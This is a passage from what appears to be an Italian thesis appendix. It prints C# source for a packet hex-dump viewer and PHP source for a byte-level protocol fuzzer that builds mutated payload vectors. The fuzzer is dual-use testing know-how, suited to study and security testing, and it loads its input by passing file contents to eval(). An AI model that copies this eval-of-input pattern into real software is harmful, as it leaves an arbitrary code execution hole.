this.groupBox6.Controls.Add(this.onlyAB);
this.groupBox6.Controls.Add(this.onlyBA);
this.groupBox6.Location = new System.Drawing.Point(481, 446);
this.groupBox6.Name = "groupBox6";
this.groupBox6.Size = new System.Drawing.Size(92, 80);
this.groupBox6.TabIndex = 34;
this.groupBox6.TabStop = false;
this.groupBox6.Text = "Filter";
//
```

```
// groupBox7
//
this.groupBox7.Controls.Add(this.num_pck_upDown);
this.groupBox7.Controls.Add(this.go_to_pck_btn);
this.groupBox7.Controls.Add(this.next_packet_btn);
this.groupBox7.Controls.Add(this.prev_packet_btn);
this.groupBox7.Location = new System.Drawing.Point(307, 446);
this.groupBox7.Name = "groupBox7";
this.groupBox7.Size = new System.Drawing.Size(168, 80);
this.groupBox7.TabIndex = 35;
this.groupBox7.TabStop = false;
this.groupBox7.Text = "Packet";
//
// groupBox8
//
this.groupBox8.Controls.Add(this.hex_to_bin_btn);
this.groupBox8.Controls.Add(this.bit_to_hex_btn);
this.groupBox8.Location = new System.Drawing.Point(109, 446);
this.groupBox8.Name = "groupBox8";
this.groupBox8.Size = new System.Drawing.Size(87, 80);
this.groupBox8.TabIndex = 36;
this.groupBox8.TabStop = false;
this.groupBox8.Text = "Conversion";
//
// groupBox9
//
this.groupBox9.Controls.Add(this.open_hex_file_btn);
this.groupBox9.Location = new System.Drawing.Point(9, 446);
this.groupBox9.Name = "groupBox9";
this.groupBox9.Size = new System.Drawing.Size(87, 80);
this.groupBox9.TabIndex = 25;
this.groupBox9.TabStop = false;
this.groupBox9.Text = "File";
//
// label4
//
this.label4.AutoSize = true;
this.label4.Font = new System.Drawing.Font("Microsoft␣Sans␣Serif", 8.25F, ((
    System.Drawing.FontStyle)((System.Drawing.FontStyle.Bold | System.
    Drawing.FontStyle.Underline))), System.Drawing.GraphicsUnit.Point, ((
    byte)(0)));
this.label4.Location = new System.Drawing.Point(6, 9);
this.label4.Name = "label4";
this.label4.Size = new System.Drawing.Size(84, 13);
this.label4.TabIndex = 38;
this.label4.Text = "Total␣Packet:";
//
// tot_pck_lbl
//
this.tot_pck_lbl.AutoSize = true;
this.tot_pck_lbl.Location = new System.Drawing.Point(91, 9);
this.tot_pck_lbl.Name = "tot_pck_lbl";
this.tot_pck_lbl.Size = new System.Drawing.Size(13, 13);
this.tot_pck_lbl.TabIndex = 37;
this.tot_pck_lbl.Text = "0";
//
// groupBox10
//
this.groupBox10.Controls.Add(this.color_btn);
this.groupBox10.Controls.Add(this.label5);
this.groupBox10.Controls.Add(this.color_txt);
this.groupBox10.Location = new System.Drawing.Point(579, 446);
this.groupBox10.Name = "groupBox10";
this.groupBox10.Size = new System.Drawing.Size(252, 80);
this.groupBox10.TabIndex = 39;
this.groupBox10.TabStop = false;
this.groupBox10.Text = "Color␣Hex";
//
```

```
// color_btn
//
this.color_btn.Location = new System.Drawing.Point(171, 53);
this.color_btn.Name = "color_btn";
this.color_btn.Size = new System.Drawing.Size(75, 23);
this.color_btn.TabIndex = 2;
this.color_btn.Text = "Colorize!";
this.color_btn.UseVisualStyleBackColor = true;
this.color_btn.Click += new System.EventHandler(this.color_btn_Click);
//
// label5
//
this.label5.AutoSize = true;
this.label5.Font = new System.Drawing.Font("Arial Narrow", 8.25F, System.
    Drawing.FontStyle.Italic, System.Drawing.GraphicsUnit.Point, ((byte)(0))
    );
this.label5.Location = new System.Drawing.Point(3, 36);
this.label5.Name = "label5";
this.label5.Size = new System.Drawing.Size(239, 15);
this.label5.TabIndex = 1;
this.label5.Text = "Insert hex value separated with comma ex:\"0x00,0xFF\"";
//
// color_txt
//
this.color_txt.Location = new System.Drawing.Point(6, 19);
this.color_txt.Name = "color_txt";
this.color_txt.Size = new System.Drawing.Size(240, 20);
this.color_txt.TabIndex = 0;
//
// groupBox11
//
this.groupBox11.Controls.Add(this.packetDiff_lbl);
this.groupBox11.Controls.Add(this.checkBox1);
this.groupBox11.Location = new System.Drawing.Point(837, 450);
this.groupBox11.Name = "groupBox11";
this.groupBox11.Size = new System.Drawing.Size(144, 65);
this.groupBox11.TabIndex = 40;
this.groupBox11.TabStop = false;
this.groupBox11.Text = "Check Diff";
//
// packetDiff_lbl
//
this.packetDiff_lbl.AutoSize = true;
this.packetDiff_lbl.Font = new System.Drawing.Font("Arial Narrow", 8.25F,
    System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, ((
    byte)(0)));
this.packetDiff_lbl.Location = new System.Drawing.Point(6, 39);
this.packetDiff_lbl.Name = "packetDiff_lbl";
this.packetDiff_lbl.Size = new System.Drawing.Size(121, 15);
this.packetDiff_lbl.TabIndex = 1;
this.packetDiff_lbl.Text = "There is no packet selected";
//
// checkBox1
//
this.checkBox1.AutoSize = true;
this.checkBox1.Location = new System.Drawing.Point(6, 19);
this.checkBox1.Name = "checkBox1";
this.checkBox1.Size = new System.Drawing.Size(127, 17);
this.checkBox1.TabIndex = 0;
this.checkBox1.Text = "Select Packet for Diff";
this.checkBox1.UseVisualStyleBackColor = true;
this.checkBox1.CheckedChanged += new System.EventHandler(this.
    checkBox1_CheckedChanged);
//
// Form1
//
this.AutoScaleDimensions = new System.Drawing.SizeF(6F, 13F);
this.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Font;
```

```
        this.ClientSize = new System.Drawing.Size(990, 533);
        this.Controls.Add(this.groupBox11);
        this.Controls.Add(this.groupBox10);
        this.Controls.Add(this.label4);
        this.Controls.Add(this.tot_pck_lbl);
        this.Controls.Add(this.groupBox9);
        this.Controls.Add(this.groupBox8);
        this.Controls.Add(this.groupBox7);
        this.Controls.Add(this.groupBox6);
        this.Controls.Add(this.groupBox5);
        this.Controls.Add(this.groupBox4);
        this.Controls.Add(this.groupBox3);
        this.Controls.Add(this.groupBox2);
        this.Controls.Add(this.groupBox1);
        this.Controls.Add(this.label1);
        this.Controls.Add(this.pck_len_lbl);
        this.Controls.Add(this.label3);
        this.Controls.Add(this.pck_num_lbl);
        this.Controls.Add(this.label2);
        this.Controls.Add(this.pck_dir);
        this.Controls.Add(this.label7);
        this.FormBorderStyle = System.Windows.Forms.FormBorderStyle.FixedSingle;
        this.Icon = ((System.Drawing.Icon)(resources.GetObject("$this.Icon")));
        this.MaximizeBox = false;
        this.MaximumSize = new System.Drawing.Size(996, 561);
        this.MinimumSize = new System.Drawing.Size(996, 561);
        this.Name = "Form1";
        this.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen;
        this.Text = "HexToBit";
        ((System.ComponentModel.ISupportInitialize)(this.num_pck_upDown)).EndInit();
        this.groupBox1.ResumeLayout(false);
        this.groupBox2.ResumeLayout(false);
        this.groupBox3.ResumeLayout(false);
        this.groupBox4.ResumeLayout(false);
        this.groupBox5.ResumeLayout(false);
        this.groupBox6.ResumeLayout(false);
        this.groupBox6.PerformLayout();
        this.groupBox7.ResumeLayout(false);
        this.groupBox8.ResumeLayout(false);
        this.groupBox9.ResumeLayout(false);
        this.groupBox10.ResumeLayout(false);
        this.groupBox10.PerformLayout();
        this.groupBox11.ResumeLayout(false);
        this.groupBox11.PerformLayout();
        this.ResumeLayout(false);
        this.PerformLayout();

    }

    #endregion

    private System.Windows.Forms.RichTextBox BitBox;
    private System.Windows.Forms.RichTextBox HexBox;
    private System.Windows.Forms.Button open_hex_file_btn;
    private System.Windows.Forms.Button next_packet_btn;
    private System.Windows.Forms.Button prev_packet_btn;
    private System.Windows.Forms.Label label7;
    private System.Windows.Forms.Button shift_right_btn;
    private System.Windows.Forms.Button shift_left_btn;
    private System.Windows.Forms.Button bit_to_hex_btn;
    private System.Windows.Forms.Label pck_dir;
    private System.Windows.Forms.Label label2;
    private System.Windows.Forms.Label label3;
    private System.Windows.Forms.Label pck_num_lbl;
    private System.Windows.Forms.Label label1;
    private System.Windows.Forms.Label pck_len_lbl;
    private System.Windows.Forms.Button hex_to_bin_btn;
    private System.Windows.Forms.NumericUpDown num_pck_upDown;
```

```
        private System.Windows.Forms.Button go_to_pck_btn;
        private System.Windows.Forms.RadioButton allShow;
        private System.Windows.Forms.RadioButton onlyAB;
        private System.Windows.Forms.RadioButton onlyBA;
        private System.Windows.Forms.GroupBox groupBox1;
        private System.Windows.Forms.GroupBox groupBox2;
        private System.Windows.Forms.GroupBox groupBox3;
        private System.Windows.Forms.RichTextBox ASCIIBox;
        private System.Windows.Forms.GroupBox groupBox4;
        private System.Windows.Forms.RichTextBox DecBox;
        private System.Windows.Forms.GroupBox groupBox5;
        private System.Windows.Forms.GroupBox groupBox6;
        private System.Windows.Forms.GroupBox groupBox7;
        private System.Windows.Forms.GroupBox groupBox8;
        private System.Windows.Forms.GroupBox groupBox9;
        private System.Windows.Forms.Label label4;
        private System.Windows.Forms.Label tot_pck_lbl;
        private System.Windows.Forms.GroupBox groupBox10;
        private System.Windows.Forms.Button color_btn;
        private System.Windows.Forms.Label label5;
        private System.Windows.Forms.TextBox color_txt;
        private System.Windows.Forms.GroupBox groupBox11;
        private System.Windows.Forms.Label packetDiff_lbl;
        private System.Windows.Forms.CheckBox checkBox1;
    }
}
```

A.6.3. Codice Sorgente della Form Principale

```
using System;
using System.Collections.Generic;
using System.Drawing;
using System.IO;
using System.Linq;
using System.Windows.Forms;

namespace HexToBit
{
    public partial class Form1 : Form
    {
        List<string> packet;
        List<pacchetto> esadecimali;
        List<int> binari = new List<int>();
        int packetDiff;
        int numPacchetto;

        public Form1()
        {
            InitializeComponent();
            allShow.Select();
            packetDiff = -1;
        }

        private void open_hex_file_Click(object sender, EventArgs e)
        {

            OpenFileDialog DialogOpen = new OpenFileDialog();
            DialogOpen.Filter = "Wireshark␣Hex␣Dump␣(*.whd)|*.whd|Fuzzy␣Hex␣Dump␣(*.fhd)
                |*.fhd";
            DialogOpen.InitialDirectory = @"C:/";
            DialogOpen.Title = "Select␣file␣to␣load";
            DialogOpen.Multiselect = false;

            if (DialogOpen.ShowDialog() == DialogResult.OK)
            {
                packet = new List<string>();
                esadecimali = new List<pacchetto>();
```

```
            numPacchetto = 0;
            packetDiff = -1;
            checkBox1.Checked = false;
            packetDiff_lbl.Text = "There is no packed selected";

            StreamReader fs = new StreamReader(DialogOpen.FileName);
            string line;
            bool isPeer0 = true;
            Form.ActiveForm.Text = "HextoBit - "+DialogOpen.FileName;
            if (new FileInfo(DialogOpen.FileName).Extension.Equals(".whd"))
            {
                try
                {
                    while ((line = fs.ReadLine()) != null)
                    {
                        if (line.Contains("peer0"))
                            isPeer0 = true;
                        else if (line.Contains("peer1"))
                            isPeer0 = false;
                        else if (line.Length != 0)
                            salvaEsadecimaliWireshark(line, isPeer0);
                    }
                }
                catch (Exception) { MessageBox.Show("Errore nel caricamento", "
                    Errore"); }
                finally { fs.Close(); }
            }
            else
            {
                try
                {
                    while ((line = fs.ReadLine()) != null)
                    {
                        if (line.Contains("INPUT"))
                            salvaEsadecimaliFuzzing(true, fs);
                        else if (line.Contains("OUTPUT"))
                            salvaEsadecimaliFuzzing(false, fs);
                    }
                }
                catch (Exception) { MessageBox.Show("Errore nel caricamento", "
                    Errore"); }
                finally { fs.Close(); }
            }

            scriviOutput(numPacchetto);
            tot_pck_lbl.Text = esadecimali.Count.ToString();
        }
        DialogOpen.Dispose();
        DialogOpen = null;
    }

    private void salvaEsadecimaliWireshark(string linea, bool peer)
    {
        if (linea.Contains("};"))
        {
            linea = linea.Substring(0, linea.LastIndexOf(")"));
            linea = linea.Substring(linea.LastIndexOf("("), linea.Length);

            System.Console.WriteLine(linea);
            /*
            string[] lineaSplittata = linea.Split(new string[] { ", " },
                StringSplitOptions.RemoveEmptyEntries);
            packet.AddRange(lineaSplittata.ToList());
            if (peer)
                esadecimali.Add(new pacchetto(packet.ToArray(), "A --> B",
                    esadecimali.Count, packet.Count));
            else
```

```
                esadecimali.Add(new pacchetto(packet.ToArray(), "A <-- B",
                    esadecimali.Count, packet.Count));

            packet.Clear();
        }
        else
        {
            string[] lineaSplit = linea.Split(new string[] { ", " },
                StringSplitOptions.RemoveEmptyEntries);
            packet.AddRange(lineaSplit.ToList());
        }*/
    }

    private void salvaEsadecimaliFuzzing(bool peer, StreamReader fs)
    {
        string line;
        string listaEsa = "";
        while ((line = fs.ReadLine()) != null)
        {
            if ((line.Length != 0) && (line.Contains("#")))
            {
                listaEsa += line.Split(new string[] { "  " }, StringSplitOptions.
                    RemoveEmptyEntries)[1]+" ";
            }
            else
                if (listaEsa.Equals(""))
                    return;
                else
                {
                    string[] temp = listaEsa.Split(new string[] { " " },
                        StringSplitOptions.RemoveEmptyEntries);
                    for (int i = 0; i < temp.Length; i++)
                        temp[i] = "0x" + temp[i];

                    if (peer)
                        esadecimali.Add(new pacchetto(temp, "A --> B", esadecimali.
                            Count, temp.Length));
                    else
                        esadecimali.Add(new pacchetto(temp, "A <-- B", esadecimali.
                            Count, temp.Length));
                    return;
                }

        }
    }

    private void scriviEsadecimale(string[] esa)
    {
        HexBox.Clear();

        HexBox.Text = "";
        for (int i = 0; i < esa.Length; i++)
        {
            if ((i % 8 == 0) && (i != 0))
                HexBox.Text += "\n";
            HexBox.Text += esa[i]+"     ";
        }
    }

    private void scriviBinario(List<int> lista)
    {
        BitBox.Clear();
        binari = lista;
        for (int i = 0; i < lista.Count; i++)
        {
            if ((i % 8 == 0) && (i != 0))
                BitBox.Text += "   ";
            if ((i % 64 == 0) && (i != 0))
```

```
            BitBox.Text += "\n";
        BitBox.Text += lista[i];
    }

}

private void scriviASCII(List<char> lista)
{
    ASCIIBox.Clear();
    for (int i = 0; i < lista.Count; i++)
    {
        if ((i % 8 == 0) && (i != 0))
            ASCIIBox.Text += "\n";
        ASCIIBox.Text += lista[i]+" .. ";
    }
}

private void scriviDecimali(List<int> lista)
{
    DecBox.Clear();
    for (int i = 0; i < lista.Count; i++)
    {
        if ((i % 8 == 0) && (i != 0))
            DecBox.Text += "\n";
        DecBox.Text += lista[i].ToString().PadLeft(3, '0') + "  ";
    }

}

private void scriviOutput(int numPack)
{
    scriviEsadecimale(esadecimali[numPack].packetHex);
    scriviBinario(esadecimali[numPack].packetBin);
    scriviDecimali(esadecimali[numPack].packetDecimal);

    if (packetDiff != -1)
    {
        diff_color();
    }

    scriviASCII(esadecimali[numPack].packetASCII);
    pck_dir.Text = esadecimali[numPack].verso;
    pck_num_lbl.Text = esadecimali[numPack].numPacket.ToString();
    pck_len_lbl.Text = esadecimali[numPack].lunghezza.ToString() + " bytes (" +
        (esadecimali[numPack].lunghezza * 8).ToString() + " bit)";
}

private void next_packet_btn_Click(object sender, EventArgs e)
{
    if (allShow.Checked)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
        {
            if (esadecimali.Count > numPacchetto + 1)
            {
                numPacchetto++;
                scriviOutput(numPacchetto);
            }
        }
    }
    else if (onlyAB.Checked)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
        {
            if (esadecimali.Count > numPacchetto + 1)
            {
                if (esadecimali[numPacchetto + 1].verso.Equals("A --> B"))
                {
```

```
                    numPacchetto++;
                    scriviOutput(numPacchetto);
                }
                else
                {
                    for (int i = numPacchetto + 1; i < esadecimali.Count; i++)
                    {
                        if (esadecimali[i].verso.Equals("A -> B"))
                        {
                            numPacchetto = i;
                            scriviOutput(i);
                            break;
                        }
                    }
                }
            }
        }
    }
    else if (onlyBA.Checked)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
        {
            if (esadecimali.Count > numPacchetto + 1)
            {
                if (esadecimali[numPacchetto + 1].verso.Equals("A <- B"))
                {
                    numPacchetto++;
                    scriviOutput(numPacchetto);
                }
                else
                {
                    for (int i = numPacchetto + 1; i < esadecimali.Count; i++)
                    {
                        if (esadecimali[i].verso.Equals("A <- B"))
                        {
                            numPacchetto = i;
                            scriviOutput(i);
                            break;
                        }
                    }
                }
            }
        }
    }
}

private void prev_packet_btn_Click(object sender, EventArgs e)
{
    if (allShow.Checked)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
        {
            if (numPacchetto > 0)
            {
                numPacchetto--;
                scriviOutput(numPacchetto);
            }
        }
    }
    else if (onlyAB.Checked)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
        {
            if (numPacchetto > 0)
            {
                if (esadecimali[numPacchetto - 1].verso.Equals("A -> B"))
                {
                    numPacchetto--;
```

```
                    scriviOutput(numPacchetto);
                }
                else
                {
                    for (int i = numPacchetto - 1; i >= 0; i--)
                    {
                        if (esadecimali[i].verso.Equals("A -> B"))
                        {
                            numPacchetto = i;
                            scriviOutput(i);
                            break;
                        }
                    }
                }
            }
        }
    }
    else if (onlyBA.Checked)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
            if (numPacchetto > 0)
                if (esadecimali[numPacchetto - 1].verso.Equals("A <- B"))
                {
                    numPacchetto--;
                    scriviOutput(numPacchetto);
                }
                else
                {
                    for (int i = numPacchetto - 1; i >= 0; i--)
                    {
                        if (esadecimali[i].verso.Equals("A <- B"))
                        {
                            numPacchetto = i;
                            scriviOutput(i);
                            break;
                        }
                    }
                }
    }
}

private void go_to_pck_btn_Click(object sender, EventArgs e)
{
    if ((esadecimali != null) && (esadecimali.Count > 0))
    {
        if ((num_pck_upDown.Value >= 0) && (num_pck_upDown.Value < esadecimali.
            Count))
        {
            numPacchetto = (int)num_pck_upDown.Value;
            scriviOutput(numPacchetto);
        }
    }
}

private void shift_right_btn_Click(object sender, EventArgs e)
{
    if ((binari != null) && (binari.Count > 0))
    {
        int temp = binari[binari.Count - 1];
        binari.RemoveAt(binari.Count - 1);
        binari.Insert(0, temp);

        scriviBinario(binari);
    }
}

private void shift_left_btn_Click(object sender, EventArgs e)
{
```

```
    if ((binari != null) && (binari.Count > 0))
    {
        binari.Add(binari[0]);
        binari.RemoveAt(0);

        scriviBinario(binari);
    }
}

private void bit_to_hex_btn_Click(object sender, EventArgs e)
{
    binari.Clear();
    try
    {
        for (int i = 0; i < BitBox.TextLength; i++)
            if ((!BitBox.Text[i].ToString().Equals("␣")) && (!BitBox.Text[i].
                ToString().Equals("\n")))
                binari.Add(Convert.ToInt32(BitBox.Text[i].ToString()));

        if ((binari != null) && (binari.Count > 0))
        {
            BitToHex windows = new BitToHex(binari);
            windows.Show();
        }
    }
    catch (Exception)
    {
        MessageBox.Show("Please␣check␣binary␣box.␣Binary␣values␣are␣between␣
            00000000␣and␣11111111", "Warning");
    }
}

private void hex_to_bin_btn_Click(object sender, EventArgs e)
{
    List<string> tuttiEsa = new List<string>();

    tuttiEsa = HexBox.Text.Split(new string[] { "␣␣␣␣␣","\n" },
        StringSplitOptions.RemoveEmptyEntries).ToList();
    for (int i = 0; i < tuttiEsa.Count; i++)
        if (!tuttiEsa[i].Contains("x"))
            tuttiEsa.RemoveAt(i);

    BitBox.Clear();
    try
    {
        for (int i = 0; i < tuttiEsa.Count; i++)
        {

            string temp = Convert.ToString(Convert.ToInt32(tuttiEsa[i], 16), 2).
                PadLeft(8, '0') + "␣␣␣";

            if ((i % 8 == 0) && (i != 0))
                BitBox.Text += "\n";
            BitBox.Text += temp;

        }
    }
    catch (Exception)
    {
        MessageBox.Show("Please␣check␣Hex␣Box,␣Hex␣values␣are␣between␣0x00␣and␣0
            xff","Warning");
        BitBox.Clear();
    }
}

private void diff_color()
{
    HexBox.SelectionStart = 0;
```

```
        HexBox.SelectionLength = HexBox.TextLength;
        HexBox.SelectionColor = Color.Red;

        BitBox.SelectionStart = 0;
        BitBox.SelectionLength = BitBox.TextLength;
        BitBox.SelectionColor = Color.Red;

        DecBox.SelectionStart = 0;
        DecBox.SelectionLength = DecBox.TextLength;
        DecBox.SelectionColor = Color.Red;

        string[] lineaSplittataEsa = HexBox.Text.Split(new string[] { "␣␣␣␣␣","\n"
            }, StringSplitOptions.RemoveEmptyEntries);
        int aCapo = 0;
        for (int i = 0; (i < lineaSplittataEsa.Length) && (i < esadecimali[
            packetDiff].packetHex.Length); i++)
        {
            if (lineaSplittataEsa[i].Equals(esadecimali[packetDiff].packetHex[i]))
            {
                if ((i % 8 == 0) && (i != 0))
                    aCapo++;

                HexBox.SelectionStart = (i * 4) + (i * 5) + aCapo;
                HexBox.SelectionLength = 4;
                HexBox.SelectionColor = Color.Black;

                BitBox.SelectionStart = (i * 8) + (i * 3) + aCapo;
                BitBox.SelectionLength = 8;
                BitBox.SelectionColor = Color.Black;

                DecBox.SelectionStart = (i * 3) + (i * 2) + aCapo;
                DecBox.SelectionLength = 3;
                DecBox.SelectionColor = Color.Black;
            }
            else
                if ((i % 8 == 0) && (i != 0))
                    aCapo++;
        }
    }

    private void color_btn_Click(object sender, EventArgs e)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
        {
            string[] lineaSplittataEsa = color_txt.Text.Split(new string[] { "," },
                StringSplitOptions.RemoveEmptyEntries);
            List<string> listaBin = new List<string>();
            List<char> listaASCII = new List<char>();
            List<int> listaDecimali = new List<int>();
            int aCapo;

            for (int j = 0; j < lineaSplittataEsa.Length; j++)
            {
                aCapo = 0;
                for (int i = 0; i < esadecimali[numPacchetto].packetHex.Length; i++)
                {

                    if (lineaSplittataEsa[j].Equals(esadecimali[numPacchetto].
                        packetHex[i]))
                    {
                        if ((i % 8 == 0) && (i != 0))
                            aCapo++;

                        HexBox.SelectionStart = (i * 4) + (i * 5) + aCapo;
                        HexBox.SelectionLength = 4;
                        HexBox.SelectionColor = Color.Blue;

                        BitBox.SelectionStart = (i * 8) + (i * 3) + aCapo;
```

```
                        BitBox.SelectionLength = 8;
                        BitBox.SelectionColor = Color.Blue;

                        DecBox.SelectionStart = (i * 3) + (i * 2) + aCapo;
                        DecBox.SelectionLength = 3;
                        DecBox.SelectionColor = Color.Blue;
                    }
                    else
                        if ((i % 8 == 0) && (i != 0))
                            aCapo++;
                }
            }
        }
    }

    private void checkBox1_CheckedChanged(object sender, EventArgs e)
    {
        if ((esadecimali != null) && (esadecimali.Count > 0))
            if (!checkBox1.Checked)
            {
                packetDiff_lbl.Text = "There is no packet selected";
                packetDiff = -1;
            }
            else
            {
                packetDiff = numPacchetto;
                packetDiff_lbl.Text = "Packet number: " + packetDiff;
            }
        else
            checkBox1.Checked = false;

    }

}
}
```

A.6.4. Codice Sorgente del design della Form Bin->Hex

```
namespace HexToBit
{
    partial class BitToHex
    {
        /// <summary>
        /// Required designer variable.
        /// </summary>
        private System.ComponentModel.IContainer components = null;

        /// <summary>
        /// Clean up any resources being used.
        /// </summary>
        /// <param name="disposing">true if managed resources should be disposed;
            otherwise, false.</param>
        protected override void Dispose(bool disposing)
        {
            if (disposing && (components != null))
            {
                components.Dispose();
            }
            base.Dispose(disposing);
        }

        #region Windows Form Designer generated code

        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
```

```
        private void InitializeComponent()
        {
            System.ComponentModel.ComponentResourceManager resources = new System.
                ComponentModel.ComponentResourceManager(typeof(BitToHex));
            this.BitToHexBox = new System.Windows.Forms.RichTextBox();
            this.label7 = new System.Windows.Forms.Label();
            this.SuspendLayout();
            //
            // BitToHexBox
            //
            this.BitToHexBox.Font = new System.Drawing.Font("Courier New", 9F, System.
                Drawing.FontStyle.Bold, System.Drawing.GraphicsUnit.Point, ((byte)(0)));
            this.BitToHexBox.Location = new System.Drawing.Point(12, 12);
            this.BitToHexBox.Name = "BitToHexBox";
            this.BitToHexBox.Size = new System.Drawing.Size(765, 327);
            this.BitToHexBox.TabIndex = 2;
            this.BitToHexBox.Text = "";
            //
            // label7
            //
            this.label7.AutoSize = true;
            this.label7.Font = new System.Drawing.Font("Times New Roman", 8.25F, ((
                System.Drawing.FontStyle)((System.Drawing.FontStyle.Italic | System.
                Drawing.FontStyle.Underline))), System.Drawing.GraphicsUnit.Point, ((
                byte)(0)));
            this.label7.Location = new System.Drawing.Point(675, 353);
            this.label7.Name = "label7";
            this.label7.Size = new System.Drawing.Size(112, 14);
            this.label7.TabIndex = 15;
            this.label7.Text = "Scripted by Ser Caesar";
            //
            // BitToHex
            //
            this.AutoScaleDimensions = new System.Drawing.SizeF(6F, 13F);
            this.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Font;
            this.ClientSize = new System.Drawing.Size(785, 370);
            this.Controls.Add(this.label7);
            this.Controls.Add(this.BitToHexBox);
            this.Icon = ((System.Drawing.Icon)(resources.GetObject("$this.Icon")));
            this.MaximizeBox = false;
            this.MaximumSize = new System.Drawing.Size(801, 408);
            this.MinimumSize = new System.Drawing.Size(801, 408);
            this.Name = "BitToHex";
            this.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen;
            this.Text = "BitToHex";
            this.ResumeLayout(false);
            this.PerformLayout();

        }

        #endregion

        private System.Windows.Forms.RichTextBox BitToHexBox;
        private System.Windows.Forms.Label label7;
    }
}
```

A.6.5. Codice Sorgente della Form Bin->Hex

```
using System;
using System.Collections.Generic;
using System.Windows.Forms;

namespace HexToBit
{
    public partial class BitToHex : Form
    {
```

```
        public BitToHex(List<int> bin)
        {
            InitializeComponent();

            int i = 0;
            int j = 0;
            string temp = "";
            BitToHexBox.Text = "0000          ";

            try
            {
                while (i < bin.Count)
                {
                    temp = Convert.ToString(bin[i++]) + Convert.ToString(bin[i++]) +
                        Convert.ToString(bin[i++]) + Convert.ToString(bin[i++]) +
                        Convert.ToString(bin[i++]) + Convert.ToString(bin[i++]) +
                        Convert.ToString(bin[i++]) + Convert.ToString(bin[i++]);
                    BitToHexBox.Text += "0x" + Convert.ToString(Convert.ToInt32(temp, 2)
                        , 16).PadLeft(2, '0') + "     ";
                    temp = "";
                    if ((i % 64 == 0) && (i < bin.Count))
                    {
                        j = j + 8;

                        if (j < 10)
                            BitToHexBox.Text += "\n000" + j + "          ";
                        else if (j < 100)
                            BitToHexBox.Text += "\n00" + j + "          ";
                        else if (j < 1000)
                            BitToHexBox.Text += "\n0" + j + "          ";
                        else
                            BitToHexBox.Text += "\n" + j + "          ";
                    }
                }
            }
            catch (Exception)
            {
                BitToHexBox.Text = "Please check binary box. Binary values are between
                    00000000 and 11111111";
            }
        }
    }
}
```

A.6.6. Codice Sorgente della classe pacchetto

```
using System;
using System.Collections.Generic;
using System.Globalization;

namespace HexToBit
{
    public class pacchetto
    {
        public string[] packetHex;
        public List<int> packetBin;
        public List<char> packetASCII;
        public List<int> packetDecimal;
        public string verso;
        public int lunghezza;
        public int numPacket;

        public pacchetto(string[] esa, string dir, int num, int lenght)
        {
            packetHex = esa;
            verso = dir;
            lunghezza = lenght;
```

```
            numPacket = num;

            packetBin = new List<int>();
            packetDecimal = new List<int>();
            packetASCII = new List<char>();

            for (int i = 0; i < esa.Length; i++)
            {
                //Conversione Binaria
                string temp = Convert.ToString(Convert.ToInt32(esa[i], 16), 2).PadLeft
                    (8, '0');
                for (int j = 0; j < 8; j++)
                    packetBin.Add(Convert.ToInt32(temp.Substring(j, 1)));

                //Conversione ASCII
                char foo = (char)Int32.Parse(esa[i].Substring(2, 2), NumberStyles.
                    AllowHexSpecifier);
                if ((foo > 32) && (foo < 127))
                    packetASCII.Add((char)Int32.Parse(esa[i].Substring(2, 2),
                        NumberStyles.AllowHexSpecifier));
                else
                    packetASCII.Add('.');

                //Conversione Decimale
                packetDecimal.Add(Convert.ToInt32(esa[i], 16));
            }
        }
    }
}
```

A.7. Codice Sorgente del Fuzzer

Scritto in linguaggio PHP

A.7.1. Codice Sorgente di PayloadForge

```
<?php

function newData($oldvectors,$pos,$values,$ins)
  {

  $vectors=array();

  foreach($oldvectors as $oldcode)
  {

  $l=count($oldcode)+($ins?count($values):0);
  $code=array();


  for($i=0;$i<$l;$i++)
  {
  if($ins){

  if($i>=$pos && $i<($pos+count($values)))
  $v=$values[$i-$pos];
  else if($i<$pos)
  $v=$oldcode[$i];
  else
  $v=$oldcode[$i-count($values)];

  }else{
```

```
  if($i>=$pos && $i<($pos+count($values)))
  $v=$values[$i-$pos];
  else
  $v=$oldcode[$i];

  }


  $code[]=$v;

  }

  $vectors[]=$code;
  }

  return $vectors;

  }


function getVectors($filename=false)
  {

  if ($filename && !file_exists($filename)) return false;

  $vectors=array();


  if ($filename) $file=file_get_contents($filename);
  else $file=file_get_contents("php://stdin");

  eval($file);

  return $vectors;

  }

function putVectors($vectors,$filename=false)
  {

  $data="\$vectors = array();\n\n";



  foreach ($vectors as $i => $el)
  {


  $data.="\$code$i=array(\n";

  $elmax=count($el)-1;

  foreach($el as $j => $dec)
  {

  $data.="0x".($dec<16?"0":"").dechex($dec);

  if ($j<$elmax){
  $data.=", ";

  if (($j+1)%8==0) $data.="\n";
  }
  }

  $data.=");\n\n";

  $data.="\$vectors[]=\$code$i;\n\n";
  }
```

```
  if ($filename) $file=file_put_contents($filename,$data);
  else $file=file_put_contents("php://stdout",$data);


  }


//main

$prmtr=getopt("i:o:",array("ins","ssc","byte:","values:","string:"));

if ((!isset($prmtr["ssc"]) && !isset($prmtr["ins"])) || (isset($prmtr["ssc"]) && isset(
    $prmtr["ins"])) || !isset($prmtr["byte"]) || (!isset($prmtr["values"]) && !isset(
    $prmtr["string"]))){
echo "uso: ".$argv[0]." [--ins | --ssc] --byte N [--values 0xAA,0xBB,0xCC | --string \"
    stringa\"] [-i input][-o output]\n";
exit(1);
}


if (isset($prmtr["values"])){
$tmp=explode(",",$prmtr["values"]);
foreach ($tmp as $el)
$values[]=hexdec($el);
}
else{
for($i=0;$i<strlen($prmtr["string"]);$i++)
$values[]=ord($prmtr["string"]{$i});
}

$byte=$prmtr["byte"];
$input=(isset($prmtr["i"])?$prmtr["i"]:false);
$output=(isset($prmtr["o"])?$prmtr["o"]:false);
$ins=isset($prmtr["ins"]);


$vectors=getVectors($input);

$vectors=newData($vectors,($byte-1),$values,$ins);

putVectors($vectors,$output);



?>
```

A.7.2. Codice Sorgente di PayloadMerge

```
<?php

function getVectors($filename=false)
  {

